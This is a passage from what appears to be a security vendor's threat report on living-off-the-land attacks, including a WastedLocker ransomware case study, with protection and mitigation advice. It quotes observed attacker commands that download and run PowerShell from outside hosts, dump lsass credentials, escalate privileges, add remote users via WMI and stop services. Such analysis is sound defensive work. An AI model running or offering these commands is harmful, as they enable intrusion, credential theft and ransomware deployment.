Further activity was then seen in April. On April 8, suspicious PowerShell commands attempted to download tools from a remote host:

```
PowerShell.exe -nop -w hidden -c $k=new-object net.webclient;$k.proxy=[Net.
WebRequest]::GetSystemWebProxy();$k.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$k.downloadstring('http://185.205.210.46:1003/i00RBYy30');

PowerShell.exe -nop -w hidden -c $m=new-object net.webclient;$m.proxy=[Net.
WebRequest]::GetSystemWebProxy();$m.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$m.downloadstring('http://185.205.210.46:1131/t8daWgy9j13');
```

On April 13, PowerShell was launched and the following commands were executed:

**Table 8: PowerShell Commands Executed on April 13**

Command	Description
<code>PowerShell.exe" -noninteractive -executionpolicy bypass whoami"</code>	Check the account name of the current user executing the command
<code>PowerShell.exe" -noninteractive -executionpolicy bypass netstat -a"</code>	Network routing information

PowerShell was then used to connect to a database server and check the version information, likely to confirm working credentials. This is similar to the previous PowerShell command observed with the exception of a different database server IP address.

Finally, the attackers used PowerShell to view the current ARP table (IPs and hostname of machines that have recently been communicated with) via an `arp -a` command. That was the last activity we observed on this computer.

## Living off the Land in Ransomware Attacks

As mentioned previously, the current generation of ransomware groups have adopted the kinds of playbooks seen in APT-style attacks to mount targeted ransomware attacks against entire organizations. Living-off-the-land tools play a key role in the credential theft and lateral movement stages of the attacks.

### Case Study: WastedLocker

WastedLocker is a targeted ransomware family linked to the Evil Corp cyber crime gang. It was used in a string of high-profile attacks in 2020. Symantec blocked dozens of attempted intrusions by the gang and this investigation provided a lot of insights about the attack playbook followed by the group.

The initial compromise of victim organizations involved a framework known as the SocGhosh framework, which was delivered to the victim in a zipped file through compromised legitimate websites. The zipped file contained malicious JavaScript, disguised as a browser update. A second JavaScript file was then executed by wscript.exe. This JavaScript first profiled the computer using commands such as whoami, net user, and net group, then ran PowerShell commands to download additional PowerShell scripts.

In the next phase of the attack, PowerShell was used to download and execute a Cobalt Strike Beacon loader which contained a .NET injector. The injector, along with the loader was reportedly taken from an open-source project called Donut, which was designed to help inject and execute in-memory payloads:

```
powershell nop w hidden exec bypass c IEX (New-Object Net.WebClient).Downloadstring('http://cofeedback.com/download/4auth');
```

The injected Cobalt Strike Beacon payload was used to execute commands, inject other processes, elevate current processes or impersonate other processes, and upload and download files. The Get-NetComputer command from PowerView was renamed by the attackers to a random name.

```
"CSIDL_SYSTEM\cmd.exe" /C powershell Import-Module "CSIDL_COMMON_APPDATA\ks78jahhjs.ps1"; [RANDOM NAME] -OperatingSystem server >> " CSIDL_PROFILE\appdata\local\temp\rad2627e.tmp
```

This command was then seen searching for all the computer objects in the Active Directory database with filter condition like \*server\* or \*2003\* or \*7\* (returning all Windows Server, Windows Server 2003, or Windows 7 instances). The attackers then logged this information in a .tmp file.

Privilege escalation was performed using a publicly documented technique involving the Software Licensing User Interface tool (slui.exe), a Windows command-line utility that is responsible for activating and updating the Windows operating system.

```
cmd.exe /c "powershell.exe start-process slui.exe -verb runas"
```

The attackers used WMI to execute commands on remote computers, such as adding a new user or executing additional downloaded PowerShell scripts.

```
wmic /node:"CXDP-CNT-02" process call create 'net user <?,?> Abmin123## /ADD'
wmic /node:"RCHSVFPSQLTST01" process call create 'powershell -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http://[REDACTED]/manage'); jgifjgtebcndpgjk 1304'
"CSIDL_SYSTEM\wbem\wmic.exe" "CSIDL_SYSTEM\wbem\wmic.exe" /node:192.168.18.58 process call create "cmd /c powershell -nop -w hidden -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http://net-giftshop.info/download/24fauth')"
```

Cobalt Strike was also used to carry out credential dumping using ProcDump and to empty log files.

```
CSIDL_COMMON_APPDATA\procdump64.exe -accepteula -64 -ma lsass.exe CSIDL_COMMON_APPDATA\lsass.dmp
```

In order to deploy the ransomware, the attackers used PsExec to launch a legitimate command-line tool for managing Windows Defender (mpcmdrun.exe) to disable scanning of all downloaded files and attachments, remove all installed definitions, and, in some cases, disable real-time monitoring.

PsExec was then used to launch PowerShell, which used the win32\_service WMI class to retrieve services and the net stop command to stop these services.

```
"powershell.exe" -c "Get-WmiObject win32_service -ComputerName localhost  
| Where-Object {$_.PathName -notmatch 'CSIDL_SYSTEM_DRIVE\win'}  
| select Name, DisplayName, State, PathName  
| select ExpandProperty Name <?,?> foreach-object {net stop $_}"
```

After Windows Defender was disabled and services had been stopped across the organization, PsExec was used to launch the WastedLocker ransomware itself, which then began encrypting data and deleting shadow volumes.

## Protection

Symantec Enterprise Security Complete (SES Complete) is continually enhanced to protect customers and stay ahead of the evolving threat landscape. SES Complete uses multiple security technologies to defend against living-off-the-land and fileless attacks, including endpoint security, endpoint detection and response (EDR), email security, and network security.

Symantec Endpoint Protection includes dedicated features that specifically tackle the living-off the-land challenge.

- Threat Hunter Cloud Analytics includes analytic applications for detecting breach, PowerShell, lateral movement, and command-and-control beaconing activity. Cloud Analytics uses advanced machine learning and cloud-based artificial intelligence to sift through Symantec's global data lake to identify incidents and deliver evolving analytics. In addition, security analysts retrain algorithms further to refine the analytics engine and limit false positives. When the algorithms detect suspicious activity, the Threat Hunter research team reviews the activity and annotates the alert with detailed information of attackers' tactics, techniques, and procedures to provide context around the attack and enable SOC analysts to quickly identify the threat.
- Symantec Endpoint Detection and Response (SEDR) leverages automated attack hunting provided by analytics as well as Symantec analyst security expertise to remotely investigate and contain incursions by adversaries in customer networks.
- Symantec Behavioral Isolation enables monitoring and blocking of trusted application behaviors utilized in living-off-the-land attacks. A heat map identifies combinations of application and behavior that can be safely blocked proactively, effectively shutting off the opportunity for living-off-the-land techniques.
- Symantec Endpoint Threat Defense for Active Directory restricts post-exploit incursions by preventing credential theft and lateral movement by combining AI, obfuscation, and advanced forensics methodologies at the endpoint to contain attacks in real-time.
- Deception technology uses baits to expose hidden adversaries and reveal attacker intent, tactics, and targets.
- Symantec Endpoint Application Control strengthens defense against advanced attacks by minimizing the attack surface and allowing only known good applications to run.
- A dedicated non-PE (script) file emulator de-obfuscates and detects JavaScript, VBScript, VBA Macro, and PowerShell threats. This capability is deployed in all Symantec scanning products.
- Command-line detection engine is specialized in monitoring dual-use tools and their behavior.



## Mitigation

Symantec security experts recommend users observe the following best practices to protect against targeted attacks.

### Local Environment:

- Monitor the use of dual-use tools inside your network.
- Ensure you have the latest version of PowerShell and you have logging enabled.
- Restrict access to RDP Services. Only allow RDP from specific known IP addresses and ensure you are using multi-factor authentication (MFA).
- Implement proper audit and control of administrative account usage. You could also implement one-time credentials for administrative work to help prevent theft and misuse of admin credentials.
- Create profiles of usage for admin tools. Many of these tools are used by attackers to move laterally undetected through a network.
- Use application allow lists where applicable.
- Locking down PowerShell can increase security, for example with the constrained language mode.
- Make credential dumping more difficult, for example by enabling credential guard in Windows 10 or disabling SeDebugPrivilege.
- MFA can help limit the usefulness of compromised credentials.

### Email:

- Enable MFA to prevent the compromise of credentials during phishing attacks.
- Harden security architecture around email systems to minimize the amount of spam that reaches end-user inboxes and ensure you are following best practices for your email system, including the use of SPF and other defensive measures against phishing attacks.